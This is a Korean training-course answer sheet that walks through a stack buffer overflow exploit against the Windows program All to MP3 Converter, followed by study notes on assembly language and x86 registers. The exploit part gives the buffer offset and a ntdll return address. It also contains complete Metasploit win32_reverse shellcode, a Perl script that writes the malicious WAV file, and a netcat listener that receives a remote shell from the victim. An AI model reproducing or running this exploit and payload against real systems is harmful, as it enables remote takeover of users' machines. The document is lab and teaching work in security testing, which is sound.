답안지

과정명	오픈소스 기반 보안 취약점 분석 실무자 양성	담당교사	홍제준	월차	
과목명	취약점 분석	훈련생 이름	임서규	평가일자	
평가 방법	문제해결 시나리오				

답안

All to MP3 Converter 취약점분석

- 목차 -

1. 개요

고객사로부터 개발 완료 후 출시 예정인 프로그램(All to MP3 Converter)의 버그 테스트를 의뢰 받았습니다. 해당 프로그램의 취약점을 분석 및 파악합니다.

■ Exploit 대상

All to MP3 Converter : Windows용 MP3 변환기 프로그램

■ 운영체제

Windows XP : All to MP3 Converter를 실행시킬 운영체제

Backtrack R3 : 패턴 생성 및 공격시 사용할 운영체제


2. BOF(Buffer Over Flow) 분석

BOF는 버퍼오버플로우(Buffer Over Flow)를 뜻하며 할당된 버퍼크기 이상의 데이터가 삽입되었을 때 다른 데이터 영역까지 침범하는 취약점입니다.

공격하는 메모리 버퍼의 종류에 따라 스택 기반 버퍼 오버플로우 혹은 힙 기반 오버플로우로 나뉩니다.

이 취약점은 사용자의 입력 값의 크기를 제한하지 않을 때 발생합니다.

먼저 BOF 가능성 유무를 판단하기 위해서 공격 소스를 작성하여 여러 방법으로 대입 후 어느 부분에서 오버플로우가 발생하는지 체크합니다.



A라는 문자열을 무작위로 대입하여 test.wav로 저장합니다.


```
Registers (FPU)                                  < < < <
EAX 00000000
ECX 000016A4
EDX 0000190F
EBX 61616161
ESP 0012F980 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
EBP 61616161
ESI 61616161
EDI 61616161

EIP 61616161

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NOACCESS (000003E6)
```

Ollydbg를 실행하여 test.wav 파일을 대입하고 프로그램을 실행시켜보니 BOF가 발생하는 것을 확인할 수 있습니다. 프로그램에 넣었을 때 위와 같이 EIP가 0x61616161 즉 버퍼 오버플로우의 공격 가능성이 존재하는 것을 확인할 수 있습니다.


```
root@bt: /pentest/exploits/framework2
File Edit View Terminal Help
root@bt:~# cd /pentest/exploits/framework2/
root@bt:/pentest/exploits/framework2# perl -e 'print "Aa0".."Zz9";' > bof.wav
root@bt:/pentest/exploits/framework2# ls
bof.wav  docs      extras  msfconsole  msfencode   msfpescan  nops      src
bog.pl   encoders  lib     msfdldebug  msflogdump  msfupdate  payloads  t
data     exploits  msfcli  msfelfscan  msfpayload  msfweb     sdk       tools
root@bt:/pentest/exploits/framework2# vi bof.wav
root@bt:/pentest/exploits/framework2# tail -100 bof.wav
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5
Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
```

/pentest/exploits/framework2 로 이동하여 Aa0부터 Zz9 까지 패턴을 이루는 wav파일을 생성합니다. 위와 같이 생성한 패턴을 복사하여 XP로 가져온 후 파일에 입력합니다.


Backtrack에서 만든 패턴을 가져와서 XP에 bof.wav파일로 생성합니다.




Aa0부터 Zz9의 패턴을 생성해서 넣었을 때 EIP가 0x46366846 나오는 것을 알 수 있습니다.
그렇다면 위의 수가 몇 번째 인지 확인하여 버퍼의 크기를 알아봅니다.



4128의 buffer가 존재하는 것을 볼 수 있습니다. 그렇다면 4128개의 데이터를 입력하고 그 이후에 값에 EIP를 덮어 씌울 값을 주면 됩니다.
이 값을 찾기 위해서는 트렘펄린 방법을 이용하여 jump를 하면 됩니다. windows에서는 주요한 dll들의 로드 주소가 고정적으로 되어있기 때문에 다른 프로그램에서 ntdll의 주소를 가져다 쓴다고 해도 똑같은 주소에서 load하게 됩니다.buffer overflow의 기본적인 공격방식으로서 ntdll 이라는 기본적 dll은 windows운영체제 하에서는 늘 같은 주소에 맵핑됩니다.





위 그림처럼 아무 파일이나 Altomp3.exe를 ollydbg로 열어 alt + E의 버튼으로 ntdll에 들어가서 ctrl + F를 통해 주소를 긁어옵니다. 위의 주소는 0x7C94FCD8 이기 때문에 이것을 리틀 엔디안 방식으로 써서 공격 코드에 넣어줍니다. 앞서 말했듯이 주소가 같은 것을 확인할 수 있습니다.

3. 쉘 코드 작성

```
root@bt:/pentest/exploits/framework2# ./msfpayload win32_reverse LHOST=192.168.11.128 P
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45".
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49".
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d".
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66".
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61".
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40".
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32".
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6".
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09".
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68".
"\xc0\xa8\x0b\x80\x66\x68\x10\xe1\x66\x53\x89\xe1\x95\x68\xec\xf9".
"\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68".
"\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3".
"\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab".
"\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51".
"\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6".
"\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6".
"\xff\x77\xfc\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";
```

/msfpayload를 이용하여 win32_reverse를 통해 쉘 코드 작성에 필요한 공격코드를 만듭니다.
LHOST는 공격자의 IP를 말합니다.

test.pl

```
#!/usr/bin/perl
use lib "/pentest/exploits/framework2/lib";
use strict;
use warnings;
use Pex::Text;

print Pex::Text::PatternCreate(4128) . "\xD8\xFC\x94\x7C" .
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45".
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49".
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d".
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66".
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61".
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40".
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32".
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6".
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09".
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68".
"\xc0\xa8\x0b\x80\x66\x68\x10\xe1\x66\x53\x89\xe1\x95\x68\xec\xf9".
"\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68".
"\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3".
"\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab".
"\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51".
"\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6".
"\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6".
"\xff\x77\xfc\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";
```

buffer

RTN address

attack code

위와 같이 알아낸 버퍼크기+리턴주소값+공격코드를 삽입하여 perl스크립트로 작성합니다.

4. 공격 및 테스트

```
root@bt:/pentest/exploits/framework2# perl test.pl > test.wav
root@bt:/pentest/exploits/framework2# ls
bof.wav  docs      extras  msfconsole  msfencode   msfpescan  nops      src      test.wav
bog.pl   encoders  lib     msfdldebug  msflogdump  msfupdate  payloads  t        tools
data     exploits  msfcli  msfelfscan  msfpayload  msfweb     sdk       test.pl
```

perl test.pl > test.wav 명령을 통하여 wav파일을 하나 생성합니다.

생성한 test.wav파일은 XP로 옮겨놓습니다.

```
root@bt: /pentest/exploits/framework2
File  Edit  View  Terminal  Help
root@bt:/pentest/exploits/framework2# nc -lvp 4321
listening on [any] 4321 ...
```

우선 Reverse telnet이기 때문에 nc프로그램으로 Backtrack을 listen 상태로 만듭니다.

```
root@bt:/pentest/exploits/framework2# ./msfpayload win32_reverse

       Name: Windows Reverse Shell
    Version: $Revision: 2067 $
     OS/CPU: win32/x86
Needs Admin: No
 Multistage: No
 Total Size: 287
       Keys: reverse

Provided By:
    vlad902 <vlad902 [at] gmail.com>

Available Options:
    Options:    Name        Default    Description
    --------    --------    -------    -----------------------------------------
-
    required    EXITFUNC    seh        Exit technique: "process", "thread", "seh
"
    required    LHOST                  Local address to receive connection
    required    LPORT       4321       Local port to receive connection

Advanced Options:
    Advanced (Msf::Payload::win32_reverse):
    ---------------------------------------

Description:
    Connect back to attacker and spawn a shell
```

./msfpayload win32_reverse를 통해 공격여부를 확인합니다.

ollydbg를 이용하여 attach로 해당 프로그램을 엽니다. 열고 난 후 공격하기 위해 만들어놓은 test.wav 공격파일을 집어 넣고 F9번을 눌러서 실행시키니 렉 현상이 나타났습니다.

```
root@bt:/pentest/exploits/framework2# nc -lvp 4321
listening on [any] 4321 ...
192.168.11.129: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.11.128] from (UNKNOWN) [192.168.11.129] 1083
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\바탕 화면\A-PDF All to MP3>dir
dir
 C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: C0AA-55BB

 C:\Documents and Settings\Administrator\바탕 화면\A-PDF All to MP3 디렉터리

2018-10-22  오전 09:10    <DIR>          .
2018-10-22  오전 09:10    <DIR>          ..
2010-10-14  오전 10:38           790,016 Alltomp3.exe
2010-10-14  오전 10:38           718,336 AlltoMp3Cmd.exe
2018-10-22  오전 09:10                67 apdf.url
2010-10-14  오전 10:38            62,976 CDRip122.dll
2010-08-19  오전 02:53               672 Command line.txt
```

파일이 들어감과 동시에 Backtrack에서 4321번을 통해 Reverse Telnet이 성공한 것을 볼수 있습니다.

5. 공부한 내용

◆ 어셈블리 언어란?

CPU 에는 해당 프로세서에 명령을 내리기 위해 고유의 명령어 세트가 마련되어 있는데 이 명령어 세트를 기계어라고 한다. 이 기계어는 숫자들의 규칙조합임으로 프로그래밍에 상당히 난해하다. 그래서 이 기계 명령어를 좀더 이해하기 쉬운 기호 코드로 나타낸것(기계어와 1:1로 대응된 명령을 기술하는 언어)이 어셈블리어이다. 어셈블리 언어는 그 코드가 어떤 일을 할지를 추상적이 아닌, 직접적으로 보여준다. 논리상의 오류나, 수행 속도, 수행 과정에 대해 명확히 해준다는 점에서 직관적인 언어이다. 어셈블리 언어를 사용하면 메모리에대한 이해도도 높아진다. 어셈블리를 익히고, 배우는데 있어서는 여러 가지 목적이 있을 수있다. 컴퓨터 시스템&구조를 좀 더 깊게 이해하고, 메모리상의 데이터나 I/O기기를 직접 액세스 하는등의 고급언어에서는 할 수 없는 조작을위해서이다. 프로그램의 최적화 및 리버스 엔지니어링을 위해서도 필요하다.

- 어셈블리 언어는 기계어와 1:1 대응을 하는 언어이다.
- 어셈블리 언어를 배우면 시스템을 이해하는데 도움이 된다.

◆ 하드웨어

1) CPU


- 메모리에 있는 내용을 읽고, 쓰고 데이터를 메모리와 각 레지스터로 보낸다.프로그램의 명령을 해석하고 실행한다.하나의 프로세서는 12~14개의 레지스터를 가지고 있으며,CPU의 연산, 논리 장치는 숫자와 기호에 관한 연산자를 인식한다. 보통 이러한 장치들은 기본적인 연산만을 수행할 수 있다(덧셈, 뺄셈, 곱셈, 나눗셈, 숫 자비교). 퍼스널 컴퓨터는 한번에 처리할 수있는 비트수(Word) 따라서 분류된다.

2) RAM

- 반도체로 조립된 셀들의 집합. 프로세스가 프로그램을 실행시키고 작동하기위해서 필요한 정보들을 저장하는데 쓰인다. 각각의 셀들은 숫자값을 포함하고 주소가 정해질 수 있는 형식이며 프로그램에서 흔히 메모리라고 하는 것들은 메인메모리, 즉, 램이라고 할 수 있다.

1) CPU 레지스터 종류 : 범용 레지스터, 상태 레지스터, 플래그 레지스터

- 레지스터 : CPU내부의 기억장소로 PC가 정보를 처리하기 위해서는 정보가 특정한 셀에 저장되어 있어야 한다. 이러한 셀을 레지스터라고 불린다. 레지스터들은 8또는 16비트 플립-플롭 회로들의 집합이다. 플립-플롭 회로란 두 단계의 전압으로 정보를 저장할 수 있는 장치이다. 낮은 전압은 0.5 볼트이고 높은 전압은 5볼트이다. 낮은단계의 에너지는 0으로 해석되고 높은 전압은 1이다. 이 상태는 보통 비트로 불리며 컴퓨터의 가장 작은 정보 단위이다.



◆ 레지스터 구조

① 데이터 레지스터

- 데이터 레지스터는 각종 데이터 처리를 대상으로 하는 하는 32비트 레지스터 및 16비트 레지스터 일부를 프로그래머가 명령 중에서 자유롭게 지정을 할 수 있는 범용 레지스터이다.

: EAX, EBX, ECX ,EDX

② 포인터 레지스터

: ESP, EBP

③ 인덱스 레지스터 (Index register)

: ESI, EDI

④ 세그먼트 레지스터 (segment register)

: CS, DS, SS, ES이 상태는 보통 비트로 불리며 컴퓨터의 가장 작은 정보 단위이다.

◆ 각 레지스터에 대한 설명

+ 범용 레지스터 +

32Bit	16Bit	상위8Bit	하위8Bit	기능
EAX	AX	AH	AL	누산기(Accumulator, 중간 결과를 저장해 놓음) 레지스터라 불리며, 곱셈이나 나눗셈 연산에 중요하게 사용
EBX	BX	BH	BL	베이스 레지스터라 불리며 메모리 주소 지정시에 사용
ECX	CX	CH	CL	계수기(Counter)레지스터라 불리며 Loop등의 반복 명력에 사용
EDX	DX	DH	DL	데이터(Data)레지스터라 不체며 곱셈, 나눗셈에서EAX함께 쓰이며 부호 확장 명령 등에 사용
ESI	SI			다량의 메모리를 옮기거나 비교할 때 그 소스(Source)의 주소를 가진다
EDI	DI			다량의 메모리를 옮기거나 비교할때 그 목적지의 주소를 가리키다.
ESP	SP			스택 포인터로 스택의 최종점을 저장한다.
EBP	BP			ESP를 대신해 스택에 저장된 함수의 파라미터 지역 변수의 주소를 가리키는 용도로 사용된다.

+ 세그먼트 레지스터 +


16Bit	기능
ES	보조 세그먼트 레지스터다. 두 곳 이상의 데이터 저장영역을 가리켜야 할 때 DS와 함께 사용된다. 하지만 32Bit 프로그램에서는 DS와 ES가 같은 영역을 가리키고 있기 때문에 굳이 신경 쓰지 않아도 된다.
CS	코드 세그먼트를 가리키는 레지스터. 프로그래머 코드의 시작조소를 가지고 있다.
SS	스택 세그먼트를 가리키는 레지스터. 스택의 시작 주소를 담고 있다. 스택 조작에 의해서 데이터를 처리하는 등작이 이루어 진다.
DS	데이터 세그먼트를 가리키는 레지스터. 프로그래머가 정해놓은 데이터의 시작주소를 담고 있다.
FS	보조 세그먼트 레지스터. FS, GS는 286 이후에 추가된 것으로 운영체제를 작성하는 게 아니라면 없듯이 여겨도
GS	된다.

+ 상태 레지스터+

32Bit	16Bit	기능
EIP	IP	EIP는 현재 실행되고 있는 프로그램으 ㅣ실행코드가 저장된 메모리의 주소를 가리키는 레지스터로 프로그램의 실행이 진행됨에 따라 자동으로 증가하고 프로그램의 실행 순서가 변경되는 제어문이 실행될때 자동으로 변경괸다. 그래서 직접 접근해서 값을 저장하거나 읽거나 하는 일이 없기 때문에 응용 프로그램에서는 손 댈 일이 없는 레지스터이다.
EFLAGS	FLAGS	비타 단위의 플래그 들을 저장하는 레지스터로 아주 특별한 용도로 사용된다.

◆ 어셈블리 명령어의 구성

어셈블리는 어셈블리어라고도 부르는데 이 어셈블리어는 명령어들의 조합이다. 인텔 CPU 안에는 이 명령어들이 회로로 구현되어 있어서 어셈블리 코드를 실행할 수 있다. CPU는 2진수로 모든 것을 처리하는데 어셈블리 명령어들도 2진수로 되어 있다. 하지만 2진수로 된 것



명령어 다음에 오는 레지스터 이름이나 값들은 operand라고 한다. mov %eax, %ebx에서 %eax 를 제1 오퍼랜드, %ebx를 제2오퍼랜드라고 한다. mov %eax, %ebx는 C언어로 보면 ebx = eax의 경우와 같다. eax에 저장된 값을 ebx에 할당(assignment)한다.(특정 장소(주로 메모리상에서)에서 특정 장소(주로 레지스터)로 데이터를 읽어 와서 적재(load)).

'L1:'과 같은 명령은 직접적으로 기계어 코드로 번역되지 않고 분기명령(jmp)등에서 참조될 때에, 번지의 계산에 사용된다.

◆ 주소 지정 방식

어셈블리는 메모리를 직접 다룰 수 있다는 점에서 우리가 어셈블리를 배우는 큰 이유가 될 수 있다. 이 메모리를 다루기 위해서 다양한 주소 지정방식이 있는데 어떤식으로 주소를 사용하고, 참조하는지 확인할 필요가 있다. 참고로 '0x04'에서 예를 들었던 'mov %eax,%ebx'의 경우는 레지스터 어드레싱(register addressing)이다.

1. 즉시 지정방식(immediate addressing)

- mov $0x1, %eax : eax에 (16진수)1을 값을 넣는(할당) 방식이다.
- 이렇게 메모리(기억장치)의 주소의 내용을 꺼내지 않고 직접 값을 대응시키는 방식을 즉 시지정방식이라고 한다.

2. 레지스터 지정방식(register addressing)

- mov %esp, %ebp : 레지스터 ebp에 레지스터 esp의 값을 넣는다.(할당 개념)

나중에 알 수 있겠지만, 위의 명령은 스택포인터를 베이스 포인터에 넣는 명령으로 함수가 시작될때 ebp의 값(일종의 시작기준점)을 정하는 명령이다.

- 레지스터에서 직접 레지스터로 값을 대응시키는 방식을 레지스터 지정방식이라고 한다.
- 속도는 빠르지만 레지스터의 크기(32비트)로 인해 크기가 제한된다.

3. 직접 주소 지정방식(directly addressing)

- mov %eax, $0x80482f2 : 주소 0x80482f2에 있는 값을 eax에 할당한다.
- 가장 일반적인 주소지정방식이며, 메모리의 주소를 직접 지정해서 바로 찾아오는 방식이 다. 즉 eax 레지스터에 0x80482f2주소의 내용을 로드(load)한다는 의미이다.

4. 레지스터 간접 주소 지정 방식

- mov (%ebx), %eax

: ebx의 값을 주소로 하여(간접적으로) eax레지스터에 할당

- '( )'가 들어간다면 간접 지정이라고 볼 수 있다. '( )'의 의미는 괄호 안에 들어간 값의 주소이다.

5. 베이스 상대 주소 지정 방식

- mov 0x4(%esi), %eax

: esi레지스터에서 4(byte)를 더한 주소의 값을 eax레지스터에 할당한다.

- 보통 레지스터의 크기가 4byte이기 때문에 레지스터 다음 주소를 의미한다. 문자열 열산이나 메모리 블록 전송등에 나오는 방식이다.

0x05. 어셈블리어 명령어 정리

명령어	예제	설명	분류
push	push %eax	eax의 값을 스택에 저장.	스택 조작
pop	pop %eax	스택 가장 상위에 있는 값을 꺼내서 eax에 저장	스택 조작
mov	mov %eax, %ebx	메모리나 레지스터의 값을 옮길때 사용	데이터 이동
lea	leal(%esi), %ecx	%esi의 주소값을 %ecx에 옮긴다.	주소 이동
